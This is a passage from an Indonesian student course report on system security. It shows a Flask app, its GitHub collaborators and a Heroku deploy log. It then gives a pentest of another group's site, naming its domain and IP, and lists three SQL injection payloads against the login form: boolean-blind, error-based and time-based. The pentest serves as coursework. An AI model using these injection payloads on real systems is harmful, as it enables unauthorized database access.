
3.1.2 Halaman Login



3.1.3 Halaman sukses Login




3.1.4 Halaman About Us



3.2 GitHub Repository

Tautan: <https://github.com/abidzard/cyber-group-one>




3.2.1 Contributors



3.2.2 Collaborators

<input type="checkbox"/>	AFP AdiFahriP • Collaborator	
<input type="checkbox"/>	Faiz Akbar Faarnowar • Collaborator	
<input type="checkbox"/>	InMyDreamyz Collaborator	
<input type="checkbox"/>	Rizqi Muhammad Khatami Sandi mksdesuyo • Collaborator	
<input type="checkbox"/>	NobleAgent57 Collaborator	
<input type="checkbox"/>	rapsman Collaborator	
<input type="checkbox"/>	Rendy Silalahi rendysilalahi • Collaborator	
<input type="checkbox"/>	Rizqi Nur Karimah rizqinrk • Collaborator	
<input type="checkbox"/>	royceroy20 Collaborator	
<input type="checkbox"/>	Lidyaaa Yalcee • Collaborator	
<input type="checkbox"/>	Yurike Oktavirani Yurike7 • Collaborator	

3.2.3 README.md



3.3 Deploy App on Heroku

```


Abidzard@MSI MINGW64 /d/GitHub/cyber-group-one (master)
$ git push heroku master
Enumerating objects: 5, done.
Counting objects: 100% (5/5), done.
Delta compression using up to 8 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 309 bytes | 309.00 KiB/s, done.
Total 3 (delta 1), reused 0 (delta 0)
remote: Compressing source files... done.
remote: Building source:
remote:
remote: -----> Building on the Heroku-20 stack
remote: -----> Using buildpack: heroku/python
remote: -----> Python app detected
remote: -----> No Python version was specified. Using the same version as the la
st build: python-3.9.9
remote: To use a different version, see: https://devcenter.heroku.com/art
icles/python-runtimes
remote: -----> No change in requirements detected, installing from cache
remote: -----> Using cached install of python-3.9.9
remote: -----> Installing pip 21.3.1, setuptools 57.5.0 and wheel 0.37.0
remote: -----> Installing SQLite3
remote: -----> Installing requirements with pip
remote: -----> Discovering process types
remote: Procfile declares types -> web
remote:
remote: -----> Compressing...
remote: Done: 72.7M
remote: -----> Launching...
remote: Released v4
remote: https://securityflask.herokuapp.com/ deployed to Heroku
remote:
remote: Verifying deploy... done.
To https://git.heroku.com/securityflask.git
   f08d2e1..78ce12f  master -> master
(env)
Abidzard@MSI MINGW64 /d/GitHub/cyber-group-one (master)
$ |

```

3.4 Pentesting pada Sistem Milik Kelompok 2

1. Diberikan sebuah sistem berbasis website dengan alamat domain sebagai berikut :


<https://challengework.000webhostapp.com/>



2. Melakukan Information Gathering terhadap situs tersebut.

Didapatkan alamat IP: 118.98.44.100#53

Dengan IP Server: 118.98.44.100



3. Payload

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)

Payload: userid=email@test.com' AND 2853=(SELECT (CASE WHEN (2853=2853) THEN 2853 ELSE (SELECT 8039 UNION SELECT 1034) END))-- -&password=test

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload: userid=email@test.com' AND (SELECT 8684 FROM(SELECT COUNT(*),CONCAT(0x716b766271,(SELECT (ELT(8684=8684,1))),0x716b767a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- XDwo&password=test

Type: time-based blind

Title: MySQL >= 5.0.12 OR time-based blind (SLEEP)

Payload: userid=email@test.com' OR SLEEP(5)-- LUOQ&password=test

BAB IV

KESIMPULAN & SARAN

Setelah mempelajari mata kuliah Keamanan Sistem selama satu semester kami dapat membuat laporan yang sedemikian rupa seperti ini dan mendapatkan begitu banyak ilmu yang tentang Keamanan Sistem untuk di terapkan dan digunakan dalam proyek akhir ini. Dengan metode atau aplikasi VSC kita dapat mengetahui beberapa kesalahan dalam penulisan *source code* yang di alami oleh Sistem Kelompok 2, setelah Pentesting yang dilakukan pada sistem milik kelompok 2 di dapatkan hasil error di beberapa tempat.

Semoga dengan adanya laporan ini dapat membantu atau memberikan sedikit informasi mengenai seberapa penting Sistem itu harus di jaga dan di rawat sehingga mempekecil celah *hacker* untuk meretas sitem kita.

REFERENSI

- [1] Provos, Niels; Mazières, David; Talan Jason Sutton 2012 (1999). "A Future-Adaptable Password Scheme". *Proceedings of 1999 USENIX Annual Technical Conference*: 81–92.
- [2] ^ "Commit of first work to repo". 13 Feb 1997.
- [3] ^ "SUSE Security Announcement: (SUSE-SA:2011:035)". 23 August 2011. Diarsipkan dari versi asli tanggal 4 March 2016.
- SUSE's crypt() implementation supports the blowfish password hashing function (id \$2a) and system logins by default also use this method.
- [4] ^ "Package bcrypt". *godoc.org*.
- [5] ^ "jBCrypt - strong password hashing for Java". *www.mindrot.org* (dalam bahasa Inggris).
- [6] ^ "bcrypt - A Java standalone implementation of the bcrypt password hash function". *github.com* (dalam bahasa Inggris).
- [7] ^ Whitlock, David. "Bcrypt Elixir: Bcrypt password hashing algorithm for Elixir". *GitHub*. riverrun.
- [8] ^ Stuft, Donald. "bcrypt: Modern password hashing for your software and your servers".
- [9] <https://www.dropbox.com/id/business/resources/what-is-encryption> Diakses tanggal 13-01-2022
- [10] Hadijah, Siti. 2021. "Enkripsi: Pengertian, Manfaat dan Cara Aktifkan untuk Lindungi Data". <https://www.cermati.com/artikel/enkripsi-pengertian-manfaat-dan-cara-aktifkan-untuk-lindungi-data> . (Diakses tanggal 2022-01-13)
- [11] Haekal, Mirza M. 2021. "Apa Itu GitHub? Pengertian, Fungsi, dan Cara Menggunakannya" <https://www.niagahoster.co.id/blog/github-adalah/> . (Diakses tanggal 2022-01-13)
- [12] Oliver, Andre. 2021. "Version Control System, Sistem Pelacak Modifikasi Kode dalam Software Development". <https://glints.com/id/lowongan/version-control-system/#.Yd-TNvBBxEY> . (Diakses tanggal 2022-01-13)
- [13] Riyadi, Hermawan. 2019. "Pengertian Enkripsi Beserta Cara Kerja dan Jenis-jenis Enkripsi". https://www.nesabamedia.com/pengertian-enkripsi/#Cara_Kerja_Enkripsi . (Diakses tanggal 2022-01-13)

- [14] Saputra, Yolanda M. 2021. “Pengertian Enkripsi”. https://ruangguru.co/pengertian-enkripsi/#Sejarah_Enkripsi . (Diakses tanggal 2022-01-13)
- [15] Robinson, Daniel. 2021. “Flask 2.0 menuangkan pembaruan ke kerangka aplikasi web”. https://devclass-com.translate.goog/2021/05/13/flask-2-0-pours-out-updates-to-web-application-framework/? x tr sl=en& x tr tl=id& x tr hl=id& x tr_pto=sc . (Diakses tanggal 2022-01-13)
- [16] <http://flask.pocoo.org/>
- [17] Irsyad, R. 2018. “Penggunaan Python Web Framework Flask Untuk Pemula”. <https://doi.org/10.31219/osf.io/t7u5r> . (Diakses tanggal 2022-01-13)
- [18] I. G. A. S. Sutajaya, G. M. A. Sasmita, dan D. M. S. Arsa. (2020). “Evaluasi Keamanan Website Lembaga X Melalui Penetration Testing Menggunakan Framework ISSAF”. Jurnal Ilmiah Merpati, VOL. 8, NO. 2.